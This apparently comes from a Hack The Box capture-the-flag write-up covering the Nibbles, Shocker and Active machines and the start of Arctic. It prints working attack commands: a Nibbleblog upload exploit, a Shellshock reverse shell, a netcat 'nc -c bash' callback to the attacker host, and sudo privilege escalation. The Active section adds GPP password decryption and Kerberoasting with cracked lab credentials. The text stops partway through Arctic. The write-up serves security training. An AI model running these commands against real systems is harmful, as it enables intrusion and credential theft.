- python 3
- requests

usage

```
usage: exploit.py [-h] --url URL --username USERNAME --password PASSWORD --payload PAYLOAD

optional arguments:
  -h, --help            show this help message and exit
  --url URL, -l URL
  --username USERNAME, -u USERNAME
  --password PASSWORD, -p PASSWORD
  --payload PAYLOAD, -x PAYLOAD
```

example:

```
python3 exploit.py --url http://10.10.10.75/nibbleblog/ --username admin --password nibbles --payload shell.php
```

Downloading the exploit and creating a php reverse shell I was able to get a shell onto the system:

```
└─(kali㉿kali)-[~]
$ nc -lvpn 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.75] 60582
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2
 10:57:03 up 2:10, 0 users, load average: 0.00, 0.00, 0.00
USER   TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
```

Privilege Escalation

Navigating the users home directory reveals a zip file that can be extracted using the *unzip* command:

```
nibbler@Nibbles:/home/nibbler$ ls  
ls  
personal personal.zip user.txt  
nibbler@Nibbles:/home/nibbler$ █
```

There is a script within the directory:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls  
ls  
monitor.sh  
nibbler@Nibbles:/home/nibbler/personal/stuff$ █
```

Using *sudo -l* reveals that this script can be ran as root:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l  
sudo -l  
Matching Defaults entries for nibbler on Nibbles:  
    env_reset, mail_badpass,  
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User nibbler may run the following commands on Nibbles:  
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh  
nibbler@Nibbles:/home/nibbler/personal/stuff$ █
```

So I edited the bash script to open a bash terminal with sudo privileges. This can be done by replacing the content of the script with "bash -i" and running the script with the *sudo* command:

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo 'bash -i' > monitor.sh  
echo 'bash -i' > monitor.sh  
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh  
sudo ./monitor.sh
```

Now we have root privileges:

```
root@Nibbles:~# cd root  
cd root  
bash: cd: root: No such file or directory  
root@Nibbles:~# cd /root  
cd /root  
root@Nibbles:~# ls  
ls  
root.txt  
root@Nibbles:~# cat root.txt  
cat root.txt  
fb41733aa03c1e22e0d6f47ac43fade9  
root@Nibbles:~# █
```

Shocker/Apache ShellShock

The assessor began with an Nmap scan using the following commands:

```
sudo nmap -sV -p- -A 10.10.10.56 > shocker_scan
```

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

There are two ports open on this machine, HTTP and SSH.

```
(kali㉿kali)-[~/HTB/Shocker] guest #66
$ cat shocker_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 00:42 EST
Nmap scan report for 10.10.10.56
Host is up (0.022s latency).

Not shown: 65533 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|   256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/os-db.html#fingerprint)

OS:SCAN(V=7.93%E=4%D=2/1%OT=80%CT=1%CU=30881%PV=Y%DS=2%DC=T%G=Y%TM=63D9FBC6
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FA%GCD=2%ISR=106%TI=Z%CI=I%II=I%TS=8)OPS(O
OS:1=M539ST11NW6%O2=M539ST11NW6%O3=M539NNT11NW6%O4=M539ST11NW6%O5=M539ST11N
OS:W6%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120%)ECN(R
OS:=Y%DF=Y%T=40%W=7210%O=M539NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S
OS:)

Drupalggedon2 ~ https://github.com/dreadlocked/Drupalggeddon2/
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Supports:
TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1  23.01 ms  10.10.14.1
2  21.97 ms  10.10.10.56

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/bug.html
Nmap done: 1 IP address (1 host up) scanned in 29.31 seconds
```

Running a directory brute force reveals only three pages:

```
└─(kali㉿kali)-[~/HTB/Shocker]
$ dirb http://10.10.10.56
```

DIRB v2.22
By The Dark Raver

START_TIME: Wed Feb 1 00:44:28 2023
URL_BASE: http://10.10.10.56/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://10.10.10.56/ —
+ http://10.10.10.56/cgi-bin/ (CODE:403|SIZE:294)
+ http://10.10.10.56/index.html (CODE:200|SIZE:137)
+ http://10.10.10.56/server-status (CODE:403|SIZE:299)

END_TIME: Wed Feb 1 00:46:16 2023
DOWNLOADED: 4612 - FOUND: 3

Running a Subdomain Brute force reveals no subdomains:

```
└─(kali㉿kali)-[~/HTB/Shocker]
$ wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u 'http://10.10.10.56' -H "Host:FUZZ.10.10.10.56" --sc 200
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.10.10.56/
Total requests: 4989

=====
ID      Response    Lines    Word      Chars      Payload
=====

Total time: 24.22248
Processed Requests: 4989
Filtered Requests: 4989
Requests/sec.: 205.9656
```

A more in-depth scan using dirbuster revealed a user.sh file within the /cgi-bin/ directory:

http://10.10.10.56:80/

① Scan Information | Results - List View: Dirs: 3 Files: 2 | Results - Tree View | ⚠ Errors: 0 |

Type	Found	Response	Size
Dir	/	200	395
Dir	/cgi-bin/	403	466
Dir	/icons/	403	464
File	/index.html	200	397
File	/cgi-bin/user.sh	200	141
Dir	/icons/small/	403	470

With an accessible file within the /cgi-bin/ directory we can test whether this system is vulnerable to CVE-2014-6271 or Shell Shock. Using Nmap's vulnerability scanning capability we can test the system:
sudo nmap -sV 10.10.10.56 --script http-shellshock --script-args "http-shellshock.uri=/cgi-bin/user.sh"

```
(kali㉿kali)-[~]
$ sudo nmap -sV 10.10.10.56 --script http-shellshock --script-args "http-shellshock.uri=/cgi-bin/user.sh"
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 01:35 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 01:35 (0:00:06 remaining)
Nmap scan report for 10.10.10.56
Host is up (0.024s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-shellshock:
|   VULNERABLE:
|     HTTP Shellshock vulnerability
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2014-6271
|         This web application might be affected by the vulnerability known
|         as Shellshock. It seems the server is executing commands injected
|         via malicious HTTP headers.
|
| Disclosure date: 2014-09-24
| References:
|   http://www.openwall.com/lists/oss-security/2014/09/24/10
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|   http://seclists.org/oss-sec/2014/q3/685
2222/tcp  open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.18 seconds
```

The vulnerability scan reveals that the system is vulnerable to ShellShock. Now we can look for an exploit that will allow us to gain a shell:

The screenshot shows a web browser window with the URL <https://www.exploit-db.com/exploits/34900>. The page title is "Apache mod_cgi - 'Shellshock' Remote Command Injection". The exploit details are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
34900	2014-6278 2014-6271	:	REMOTE FEDERICO GALATOLO	LINUX	2014-10-06

Exploit status: EDB Verified: ✓
Exploit download: [Download](#) / [Details](#)
Vulnerable App:

Using searchsploit we can download this exploit:

```
(kali㉿kali)-[~/HTB/Shocker]
$ searchsploit -m 34900
Exploit: Apache mod_cgi - 'Shellshock' Remote Command Injection
  URL: https://www.exploit-db.com/exploits/34900
  Path: /usr/share/exploitdb/exploits/linux/remote/34900.py
  Codes: CVE-2014-6278, CVE-2014-6271
  Verified: True
  File Type: Python script, ASCII text executable
  Copied to: /home/kali/HTB/Shocker/34900.py
```

The exploit requires a few parameters to be specified and now we have a shell:

```
(kali㉿kali)-[~/HTB/Shocker]
$ python2 shellshock.py payload=reverse lhost=10.10.14.6 lport=443 rhost=10.10.10.56 rport=80 pages=/cgi-bin/user.sh
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/user.sh
[!] Successfully exploited
[!] Incoming connection from 10.10.10.56
10.10.10.56> 
```

Now we can see if NetCat is available to gain a less restrictive shell:

```
10.10.10.56> nc -c bash 10.10.14.6 8080
10.10.10.56> 
```

```
(kali㉿kali)-[~]
$ nc -lvpn 8080
listening on [any] 8080 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.56] 42188
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Privilege Escalation

Now that we are on the system we can begin enumeration for a privilege escalation method. We can do a few things like run `sudo -l`, `uname -i` or `-a`:

```
shelly@Shocker:/home/shelly$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$ uname -i
uname -i
x86_64
shelly@Shocker:/home/shelly$ uname -a
uname -a
Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64 x86_64 GNU/Linu
x
shelly@Shocker:/home/shelly$ 
```

According to the output users can run perl scripts with root privileges and this is a Linux machine with a kernel version 4.4.0-96. A simple method to gain a reverse shell is to use perl to execute /bin/bash:

`sudo perl -e 'exec "/bin/bash"'`

```
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/bash"'
sudo perl -e 'exec "/bin/bash"'
root@Shocker:/home/shelly# whoami
whoami
root
root@Shocker:/home/shelly# 
```

Active/Kerberoasting

The assessor began with an Nmap scan using the following commands:

`sudo nmap -sV -p- -A 10.10.10.100 > active_scan`

- `-sV` conducts a service enumeration scan
- `-p-` scans all 65535 ports
- `-A` is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals several ports related to a Microsoft Domain Controller:

```
└─(kali㉿kali)-[~/HTB/active]
$ cat active_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 06:22 EST
Nmap scan report for 10.10.10.100
Host is up (0.039s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Microsoft DNS 6.1.7601 (1DB15D39) (Windows Ser
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  tcpwrapped
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domai
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domai
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc       Microsoft Windows RPC
9389/tcp  open  mc-nmf     .NET Message Framing
47001/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49157/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc       Microsoft Windows RPC
49175/tcp open  msrpc       Microsoft Windows RPC
49176/tcp open  msrpc       Microsoft Windows RPC
49225/tcp open  msrpc       Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see http
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=1/30%T=53%CT=1%CU=39359%PV=Y%DS=2%DC=T%G=Y%TM=63D7A90
OS:1%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10E%TI=I%CI=I%II=I%SS=S%TS=
OS:7)SEQ(SP=100%GCD=1%ISR=10E%TI=I%CI=I%TS=7)SEQ(SP=100%GCD=1%ISR=10E%TI=I%
OS:II=I%SS=S%TS=7)OPS(O1=M539NW8ST11%O2=M539NW8ST11%O3=M539NW8NNT11%O4=M539
OS:NW8ST11%O5=M539NW8ST11%O6=M539ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W
OS:5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M539NW8NNS%CC=N%Q=)T1(R=Y%DF=Y
OS:%T=80%S=0%A=S+F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=
OS:)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%
OS:=0%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%D
OS:F=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O
OS:=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=
OS:G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
```

I will begin by trying to access the SMB share:

```
(kali㉿kali)-[~/HTB/active]
$ smbclient -L \\\\10.10.10.100\\
Password for [WORKGROUP\kali]:
Anonymous login successful

      Sharename          Type      Comment
      _____
      ADMIN$            Disk      Remote Admin
      C$                Disk      Default share
      IPC$              IPC       Remote IPC
      NETLOGON          Disk      Logon server share
      Replication        Disk
      SYSVOL            Disk      Logon server share
      Users              Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Next I will try to access each share. I am denied access to all shares except the IPC\$ and Replication share:

```
(kali㉿kali)-[~/HTB/active]
$ smbclient \\\\10.10.10.100\\IPC$
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ^C
```

```
(kali㉿kali)-[~/HTB/active]
$ smbclient \\\\10.10.10.100\\Replication
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.
..
active.htb                         D      0  Sat Jul 21 06:37:44 2018
                                         D      0  Sat Jul 21 06:37:44 2018
                                         D      0  Sat Jul 21 06:37:44 2018

5217023 blocks of size 4096. 284554 blocks available
smb: \> █
```

Looking around I was able to find a Group.xml file:

```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> ls
.
..
Groups.xml                           A      533  Wed Jul 18 16:46:06 2018

5217023 blocks of size 4096. 279567 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> get Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as Groups
.xml (5.5 KiloBytes/sec) (average 5.5 KiloBytes/sec)
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> █
```

Using the *cat* command reveals that the file contains a username and encrypted password:

```
(kali㉿kali)-[~/HTB/active]
$ cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-E816-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="[EF57DA28-5F69-4530-A59E-AAB58578219D]"><Properties action="U" newName="" fullName="" description="" cpassword="edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guKOhJ0dcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

Windows Server 2008 Introduced Group Policy Preference (GPP). With this information we can use a tool known as *gpp-decrypt* to try and decrypt the password:

```
(kali㉿kali)-[~/HTB/active]
$ gpp-decrypt edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guKOhJ0dcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```

Next we will see what permissions we have as this user:

	Permissions	Comment
Disk	NO ACCESS	Remote Admin
ADMIN\$	NO ACCESS	Default share
C\$	NO ACCESS	Remote IPC
IPC\$	NO ACCESS	
NETLOGON	READ ONLY	Logon server share
Replication	READ ONLY	
SYSVOL	READ ONLY	Logon server share
Users	READ ONLY	

Now we can access more shares with our user privilege:

```
5217023 blocks of size 4096. 279567 blocks available
smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \SVC_TGS\Desktop\> █
```

Since we know LDAP is open we can use a tool known as *ldapsearch* with the credentials we now have to query LDAP on the target machine:

- -x specifies simple authentication (Username and Password)
- -H specifies the target host
- -D specifies the username
- -w specifies the password
- -b specifies the search parameters
- -s specifies the filter parameters:

```
ldapsearch -x -H ldap://10.10.10.100:389 -D 'SVC_TGC' -w 'GPPstillStandingStrong2k18' -b "dc=active.htb,dc=htb" -s sub "(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2)))"
samaccountname | grep sAMAccountName
```

```
(kali㉿kali)-[~/HTB/active]
$ ldapsearch -x -H ldap://10.10.10.100:389 -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -b "dc=active,dc=htb" -s sub "(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2)))" samaccountname | grep sAMAccountName
sAMAccountName: Administrator
sAMAccountName: SVC_TGS
```

Or you can use the *GetADUsers.py* script:

```
(kali㉿kali)-[~]
$ GetADUsers.py -all active.htb/svc_tgs -dc-ip 10.10.10.100
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Password:
[*] Querying 10.10.10.100 for information about domain.

Name Email PasswordLastSet LastLogon
-----
Administrator <never> 2018-07-18 15:06:40.351723 2023-01-30 06:09:41.244143
Guest <never> 2018-07-18 14:50:36.972031 <never>
krbtgt <never> 2018-07-18 16:14:38.402764 2018-07-21 10:01:30.320277
SVC_TGS
```

Privilege Escalation/Exploitation:

NOTE: Requires credentials for the scripts.

Kerberoasting is the method used to gain elevated privileges and access to the target. Kerberoasting involves extracting the hash of the encrypted material from a Kerberos TGT Reply which can be cracked and provide a plaintext password.

First assessors need to identify which accounts are configured with SPNs. Kerberos authentication uses Service Principal Names to identify accounts associated with a particular service instance. This can be done with *ldapsearch* or the *GetUserSPNs.py*.

```
ldapsearch -x -H ldap://10.10.10.100:389 -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -b "dc=active,dc=htb" -s
sub "(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2))
(serviceprincipalname=/**))" serviceprincipalname | grep -B 1 servicePrincipalName
```

```
(kali㉿kali)-[~/HTB/active]
$ ldapsearch -x -H ldap://10.10.10.100:389 -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -b "dc=active,dc=htb" -s
sub "(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2))(serviceprincipalname=/**))"
serviceprincipalname | grep -B 1 servicePrincipalName
dn: CN=Administrator,CN=Users,DC=active,DC=htb
servicePrincipalName: active/CIFS:445
```

GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100

```
(kali㉿kali)-[~/HTB/active]
$ GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100
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Password:
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon
Delegation
-----
active/CIFS:445 0 06:09:41.244143 Administrator CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb 2018-07-18 15:06:40.351723 2023-01-3
```

Now that we've found an account configured with a SPN we can send a request to receive a reply with the encrypted credentials. Using *GetUserSPNs.py* you can send a request:

GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.10.10.100 -request

```
(kali㉿kali)-[~/HTB/active]
$ GetUserSPNs.py active.hbt/svc_tgs -dc-ip 10.10.10.100 -request
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Password:
ServicePrincipalName Name Delegation MemberOf PasswordLastSet LastLogon
----- ----- ----- -----
active/CIFS:445 Administrator CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb 2018-07-18 15:06:40.351723 2023-01-3
0 06:09:41.244143

[-] CCache file is not found. Skipping ...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.hbt/Administrator*$4d9e42ba17790d2b96bdfa1d517d3237$5c0b5fd7d1915065d6e681bf6fe82dee9d4
8972dda193bb9d338a0585ee3fcfbe48322c3bc28639a676d54bc4fda1b8990c7e26e379ea7ed028669fcfc5fb18096af76f291eb4c4c13cd704a02ea6381de77e58
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5525d3ddf72f61aec84d2f462ee2869a7e945f8b7666d5623e884f07766c8f61b6ba14ac2b8ca679640bd0c08e39c4e2aca028e2b1fc482815ebd851726df1ac44e2
81fb567cb83c1503d426e0a75e856:Ticketmaster1968
```

Now we can use Hashcat to crack the password:

```
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt
```

```
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.hbt/Administrator*$4d9e42ba17790d2b96bdfa1d517d3237$5c0b5fd7d1915065d6e681bf6fe82dee9d4
8972dda193bb9d338a0585ee3fcfbe48322c3bc28639a676d54bc4fda1b8990c7e26e379ea7ed028669fcfc5fb18096af76f291eb4c4c13cd704a02ea6381de77e58
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5525d3ddf72f61aec84d2f462ee2869a7e945f8b7666d5623e884f07766c8f61b6ba14ac2b8ca679640bd0c08e39c4e2aca028e2b1fc482815ebd851726df1ac44e2
81fb567cb83c1503d426e0a75e856:Ticketmaster1968
```

Now we have the Administrator password. With this password we can use wmiexec.py to gain a shell onto the system:

```
wmiexec.py active.hbt/administrator:Ticketmaster1968@10.10.10.100
```

```
(kali㉿kali)-[~/HTB/active]
$ wmiexec.py active.hbt/administrator:Ticketmaster1968@10.10.10.100
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[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
active\administrator

C:\>
```

Arctic/Adobe ColdFusion

The assessor began with an Nmap scan using the following commands:

```
sudo nmap -sV -p- -A 10.10.10.11 > arctic_scan
```

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.


The scan reveals several ports are open but the most notable one is 8500/FMTP or Flight Message Protocol which is commonly associated with Adobe Cold Fusion:

```
(kali㉿kali)-[~/HTB/Arctic]
$ cat arctic_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 14:54 EST
Nmap scan report for 10.10.10.11
Host is up (0.021s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc    Microsoft Windows RPC
8500/tcp   open  fmtp?
49154/tcp  open  msrpc    Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%),
Windows 7 Professional or Windows 8 (91%), Microsoft Windows 7 S
Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%),
Windows 7 SP1, or Windows Server 2008 (90%), Microsoft Windows 8.1 
Windows 7 or Windows Server 2008 R2 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1  21.25 ms  10.10.14.1
2  21.32 ms  10.10.10.11

OS and Service detection performed. Please report any incorrect
Nmap done: 1 IP address (1 host up) scanned in 244.41 seconds
```

Navigating to the IP address with the associated port reveals the index of a directory:



Index of /

<u>CFIDE/</u>	<i>dir</i>	03/22/17 08:52	μμ
<u>cfdocs/</u>	<i>dir</i>	03/22/17 08:55	μμ

Digging deeper into the directories reveal more subdirectories:

• Index of /CFIDE/ × +

